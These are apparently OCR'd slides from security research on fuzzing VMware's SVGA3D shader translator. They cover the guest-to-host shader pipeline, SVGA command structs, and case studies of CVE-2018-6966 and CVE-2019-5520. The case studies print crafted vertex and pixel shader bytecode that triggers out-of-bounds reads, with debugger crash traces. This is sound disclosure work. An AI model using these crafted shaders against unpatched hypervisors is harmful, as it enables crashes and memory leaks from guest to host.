
地址: 0x0000000009B4DEF0 列: 自动

```
0x0000000009B4DEF0  44 58 42 43 90 47 21 63 6a 5c d1 8b 1a 7d d9 7a  DXBC?G!cj\??.}?z
0x0000000009B4DF00  73 6d 00 60 01 00 00 00 8c 42 00 00 06 00 00 00  sm.`....?B......
0x0000000009B4DF10  38 00 00 00 48 01 00 00 98 01 00 00 ec 01 00 00  8...H...?...?...
0x0000000009B4DF20  08 04 00 00 84 04 00 00 52 44 45 46 08 01 00 00  ....?...RDEF....
0x0000000009B4DF30  01 00 00 00 4c 00 00 00 01 00 00 00 1c 00 00 00  ....L...........
0x0000000009B4DF40  00 04 fe ff 05 09 00 00 d4 00 00 00 3c 00 00 00  ..?.....?...<...
0x0000000009B4DF50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0000000009B4DF60  00 00 00 00 01 00 00 00 01 00 00 00 43 6f 6e 73  ............Cons
0x0000000009B4DF70  74 61 6e 74 42 75 66 66 65 72 00 ab 3c 00 00 00  tantBuffer.?<...
0x0000000009B4DF80  03 00 00 00 64 00 00 00 c0 00 00 00 00 00 00 00  ....d...?.......
0x0000000009B4DF90  00 00 00 00 ac 00 00 00 00 00 00 00 40 00 00 00  ....?.......@...
0x0000000009B4DFA0  02 00 00 00 b4 00 00 00 00 00 00 00 c4 00 00 00  ....?.......?...
0x0000000009B4DFB0  40 00 00 00 40 00 00 00 02 00 00 00 b4 00 00 00  @...@.......?...
0x0000000009B4DFC0  00 00 00 00 c9 00 00 00 80 00 00 00 40 00 00 00  ....?...€...@...
0x0000000009B4DFD0  02 00 00 00 b4 00 00 00 00 00 00 00 57 6f 72 6c  ....?.......Worl
0x0000000009B4DFE0  64 00 ab ab 03 00 03 00 04 00 04 00 00 00 00 00  d.??............
0x0000000009B4DFF0  00 00 00 00 56 69 65 77 00 50 72 6f 6a 65 63 74  ....View.Project
0x0000000009B4E000  69 6f 6e 00 4d 69 63 72 6f 73 6f 66 74 20 28 52  ion.Microsoft (R
0x0000000009B4E010  29 20 48 4c 53 4c 20 53 68 61 64 65 72 20 43 6f  ) HLSL Shader Co
0x0000000009B4E020  6d 70 69 6c 65 72 20 36 2e 33 2e 39 36 30 30 2e  mpiler 6.3.9600.
0x0000000009B4E030  31 38 36 31 31 00 ab ab 49 53 47 4e 48 00 00 00  18611.??ISGNH...
0x0000000009B4E040  02 00 00 00 08 00 00 00 38 00 00 00 00 00 00 00  ........8.......
0x0000000009B4E050  00 00 00 00 03 00 00 00 00 00 00 00 0f 0f 00 00  ................
0x0000000009B4E060  41 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00  A...............
0x0000000009B4E070  01 00 00 00 0f 0f 00 00 50 4f 53 49 54 49 4f 4e  ........POSITION
0x0000000009B4E080  00 43 4f 4c 4f 52 00 ab 4f 53 47 4e 4c 00 00 00  .COLOR.?OSGNL...
0x0000000009B4E090  02 00 00 00 08 00 00 00 38 00 00 00 00 00 00 00  ........8.......
0x0000000009B4E0A0  01 00 00 00 03 00 00 00 00 00 00 00 0f 00 00 00  ................
0x0000000009B4E0B0  44 00 00 00 00 00 00 00 00 00 00 00 03 00 00 00  D...............
0x0000000009B4E0C0  01 00 00 00 0f 00 00 00 53 56 5f 50 4f 53 49 54  ........SV_POSIT
0x0000000009B4E0D0  49 4f 4e 00 43 4f 4c 4f 52 00 ab ab 53 48 44 52  ION.COLOR.??SHDR
0x0000000009B4E0E0  14 02 00 00 40 00 01 00 85 00 00 00 59 00 00 04  ....@...?...Y...
```

```
vs_4_0
dcl_constantbuffer cb0[12], immediateIndexed
dcl_input v0.xyzw
dcl_input v1.xyzw
dcl_output_siv o0.xyzw, position
dcl_output o1.xyzw
dcl_temps 2
dp4 r0.x, v0.xyzw, cb0[0].xyzw
dp4 r0.y, v0.xyzw, cb0[1].xyzw
dp4 r0.z, v0.xyzw, cb0[2].xyzw
dp4 r0.w, v0.xyzw, cb0[3].xyzw
dp4 r1.x, r0.xyzw, cb0[4].xyzw
dp4 r1.y, r0.xyzw, cb0[5].xyzw
dp4 r1.z, r0.xyzw, cb0[6].xyzw
dp4 r1.w, r0.xyzw, cb0[7].xyzw
dp4 o0.x, r1.xyzw, cb0[8].xyzw
dp4 o0.y, r1.xyzw, cb0[9].xyzw
dp4 o0.z, r1.xyzw, cb0[10].xyzw
dp4 o0.w, r1.xyzw, cb0[11].xyzw
mov o1.xyzw, v1.xyzw
ret
```


# Shader




Shader on guest
App1
D3d11
Vm3dum64_10.dll
Shader Bytecode
WDDM
vm3dmp.sys
SVGA3d Cmd List
SVGA FIFO

# Shader




Shader on host
Shader
Translation
Host
VMware-vmx.exe
svga3d cmd handlers
DXSetSamplers
DXDefineShaderResourceView
DXDefineRenderTargetView
DXDefineShader
DXSetShader
DXDraw
DXDrawIndexed
...
D3d11
Host
GPU Driver

# Fuzz



- Fuzz shader with raw command

Shader Bytecode

```
typedef
struct SVGA3dCmdDefineGBMob64 {
   SVGAMobId mobid;
   SVGAMobFormat ptDepth;   // Phisycal address
   PPN64 base;
   uint32 sizeInBytes;
}
SVGA3dCmdDefineGBMob64;   /* SVGA_3D_CMD_DEFINE_GB_MOB64 */

typedef
struct SVGA3dCmdDXDefineShader {
   SVGA3dShaderId shaderId;
   SVGA3dShaderType type;
   uint32 sizeInBytes;   /* Number of bytes of shader text. */
}
SVGA3dCmdDXDefineShader; /* SVGA_3D_CMD_DX_DEFINE_SHADER */
```

```
typedef
struct SVGA3dCmdDXBindShader {
   uint32 cid;
   uint32 shid;
   SVGAMobId mobid;
   uint32 offsetInBytes;
}
SVGA3dCmdDXBindShader;   /* SVGA_3D_CMD_DX_BIND_SHADER */

typedef
struct SVGA3dCmdDXSetShader {
   SVGA3dShaderId shaderId;
   SVGA3dShaderType type;
}
SVGA3dCmdDXSetShader; /* SVGA_3D_CMD_DX_SET_SHADER */
```

# Case Study

# CVE-2018-6966



- VMware ESXi (6.7 before ESXi670-201806401-BG), Workstation (14.x before 14.1.2), and Fusion (10.x before 10.1.2) contain an out-of-bounds read vulnerability in the shader translator.
- An attacker can provide specially crafted vertex shader bytecode to trigger this vulnerability.
- Dicovered by RanchoIce of Tencent ZhanluLab

# CVE-2018-6966



```
vmware_vmx+0x308098:
00000001`3f858098 418b848ef4e60400 mov     eax,dword ptr [r14+rcx*4+4E6F4h]
ds:00000000`4852d7ec=????????

0:015> k
 # Child-SP          RetAddr           Call Site
00 00000000`4769c840 00000001`3feb9a1f vmware_vmx+0x308098
01 00000000`4769c9d0 00000001`3fee5904 vmware_vmx+0x309a1f
02 00000000`4769d880 00000001`3feabc25 vmware_vmx+0x335904
03 00000000`4769d990 00000001`3fe12e92 vmware_vmx+0x2fbc25
04 00000000`476ef080 00000001`3fe14818 vmware_vmx+0x262e92
05 00000000`476ef140 00000001`3fe13317 vmware_vmx+0x264818
06 00000000`476ef9a0 00000001`3fe11f11 vmware_vmx+0x263317
07 00000000`476ef9f0 00000001`3fd817df vmware_vmx+0x261f11
08 00000000`476efa30 00000001`3fd11df2 vmware_vmx+0x1d17df       // DXDrawIndexed
09 00000000`476efa90 00000001`3fd101d3 vmware_vmx+0x161df2       // ExecFiFoList
0a 00000000`476efc10 00000001`3fc67f00 vmware_vmx+0x1601d3
0b 00000000`476efc40 00000001`400f142e vmware_vmx+0xb7f00        // svgaThread
0c 00000000`476efc90 00000000`76eb59cd vmware_vmx+0x54142e
0d 00000000`476efd20 00000000`7711385d kernel32!BaseThreadInitThunk+0xd
0e 00000000`476efd50 00000000`00000000 ntdll!RtlUserThreadStart+0x1d
```

# CVE-2018-6966



- VS 4.0 ouput register out-of bounds access in shader translation

```
vs_4_0
dcl_constantbuffer cb0[12], immediateIndexed
dcl_input v0.xyzw
dcl_input v1.xyzw
dcl_output_siv o12.xyzw, position
dcl_output o1.xyzw
dcl_temps 2
dp4 r0.x, v0.xyzw, cb0[0].xyzw
dp4 r0.y, v0.xyzw, cb0[1].xyzw
dp4 r0.z, v0.xyzw, cb0[2].xyzw
dp4 r0.w, v0.xyzw, cb0[3].xyzw
dp4 r1.x, r0.xyzw, cb0[4].xyzw
dp4 r1.y, r0.xyzw, cb0[5].xyzw
dp4 r1.z, r0.xyzw, cb0[6].xyzw
dp4 r1.w, r0.xyzw, cb0[7].xyzw
dp4 o0.x, r1.xyzw, cb0[8].xyzw
dp4 o0.y, r1.xyzw, cb0[9].xyzw
dp4 o0.z, r1.xyzw, cb0[10].xyzw
dp4 o0.w, r1.xyzw, cb0[11].xyzw
mov o1.xyzw, v1.xyzw
ret
```

```
vs_4_0
dcl_constantbuffer cb0[12], immediateIndexed
dcl_input v0.xyzw
dcl_input v1.xyzw
dcl_output_siv o12.xyzw, position
dcl_output o1.xyzw
dcl_temps 2
dp4 r0.x, v0.xyzw, cb0[0].xyzw
dp4 r0.y, v0.xyzw, cb0[1].xyzw
dp4 r0.z, v0.xyzw, cb0[2].xyzw
dp4 r0.w, v0.xyzw, cb0[3].xyzw
dp4 r1.x, r0.xyzw, cb0[4].xyzw
dp4 r1.y, r0.xyzw, cb0[5].xyzw
dp4 r1.z, r0.xyzw, cb0[6].xyzw
dp4 r1.w, r0.xyzw, cb0[7].xyzw
dp4 o0.x, r1.xyzw, cb0[8].xyzw
dp4 o0.y, r1.xyzw, cb0[9].xyzw
dp4 o28964.z, r1.xyzw, cb0[10].xyzw
dp4 o0.w, r1.xyzw, cb0[11].xyzw
mov o1.xyzw, v1.xyzw
ret
```

0n28964 = 0x7124

dcl_output_siv o12.xyzw, position  // declare output register; count is 12

The index of output register been overwrite to 28964

# CVE-2018-6966



```
00000001`3f858085 488d0c88        lea     rcx,[rax+rcx*4]
00000001`3f858089 4d8d86c04a0200  lea     r8,[r14+24AC0h]
00000001`3f858090 4889bc2490010000 mov     qword ptr [rsp+190h],rdi
00000001`3f858098 418b848ef4e60400 mov     eax,dword ptr [r14+rcx*4+4E6F4h]
ds:00000000`4852d7ec=????????

0:011> r
rax=0000000000000002 rbx=000000004846cbb0 rcx=000000000001c492
rdx=0000000000000000 rsi=000000004846d924 rdi=000000004846deb0
rip=000000013f858098 rsp=000000004846c8a0 rbp=000000004846c9a0
 r8=0000000048492970  r9=000000004846c980 r10=0000000000000004
r11=00000000001c4904 r12=000000004846d918 r13=0000000000000000
r14=000000004846deb0 r15=000000013fdd39d8
iopl=0         nv up ei ng nz ac pe cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010293
vmware_vmx+0x308098:
00000001`3f858098 418b848ef4e60400 mov     eax,dword ptr [r14+rcx*4+4E6F4h]
ds:00000000`4852d7ec=????????

rcx = 4 * 0x7124 + 2
```

# CVE-2019-5520



- The specific flaw exists within the Shader 4.0 bytecode parse function. The issue results from the lack of proper validation of user-supplied data, which can result in a read past the end of an allocated buffer.
- Discoverd by my fuzzer last year.

# ParseSM4 OOB



```
vmware_vmx+0x22c722:
00000001`3f25c722 448b06          mov     r8d,dword ptr [rsi] ds:00000000`41710000=???????
0:012> kb
 # RetAddr           : Args to Child                                                   Call Site
00 00000001`3f25d6d6 : 00000000`00000046 00000001`3f2049cd 00000000`00000000 00000000`49a625d0 :
vmware_vmx+0x22c722  // ParseSM4 !!
01 00000001`3f20b084 : 00000000`00000000 00000000`00000001 00000000`000000ec 00000000`00000000 :
vmware_vmx+0x22d6d6
02 00000001`3f203589 : 00000002`00001000 00000000`00000000 00000000`41b28f90 00000000`49e9af90 :
vmware_vmx+0x1db084
03 00000001`3f191df2 : 00000000`00000001 00000002`00000001 00000000`4821f9d0 00000000`0000013c :
vmware_vmx+0x1d3589  // DXSetShaderInner
04 00000001`3f1901d3 : 00000000`4821fad8 00000000`00000020 00000000`00000000 00000000`00000001 :
vmware_vmx+0x161df2  // ExecFIFOList
05 00000001`3f0e7f00 : 00000000`02add480 00000000`00000000 00000000`02add401 00000000`00000000 :
vmware_vmx+0x1601d3
06 00000001`3f57142e : 00000000`0000000a 00000001`00000000 00000000`0000000b 00000000`44fdffe0 :
vmware_vmx+0xb7f00
07 00000000`76eb59cd : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 :
vmware_vmx+0x54142e
```

# Case Study



- Crafted shader bytecode:

```
ps_4_0
dcl_constantbuffer cb0[16], immediateIndexed
dcl_input_ps linear v1.xyz
dcl_output o0.xyzw
dcl_temps 2
dp3 r0.x, cb0[12].xyzx, v1.xyzx
mul_sat r0.xyz, r0.xxxx, cb0[14].xyzx
dp3 r0.w, cb0[13].xyzx, v1.xyzx
mul_sat r1.xyz, r0.wwww, cb0[15].xyzx
add o0.xyz, r0.xyzx, r1.xyzx
mov o0.w, l(1.000000)
ld
// Last instuction modified
// origin instruction is ret
```

# Case Study



```
00007ff6`5826bd30 8b3b            mov     edi,dword ptr [rbx]
00007ff6`5826bd32 4533c0          xor     r8d,r8d
00007ff6`5826bd35 4883c304        add     rbx,4
00007ff6`5826bd39 48895c2460      mov     qword ptr [rsp+60h],rbx
00007ff6`5826bd3e 81ff00000080    cmp     edi,80000000h
00007ff6`5826bd44 720c            jb      vmware_vmx+0x27bd52 (00007ff6`5826bd52)
00007ff6`5826bd46 448b03          mov     r8d,dword ptr [rbx] ds:000001cd`ea9bb000=????????


0:016> dd rbx - 30
000001cd`ea9bafd0  00000000 00100246 00000000 00100246
000001cd`ea9bafe0  00000001 05000036 00102082 00000000
000001cd`ea9baff0  00004001 3f800000 0100002d d0d0d0d0
000001cd`ea9bb000  ???????? ???????? ???????? ????????
000001cd`ea9bb010  ???????? ???????? ???????? ????????
```

crafted opcode: ld

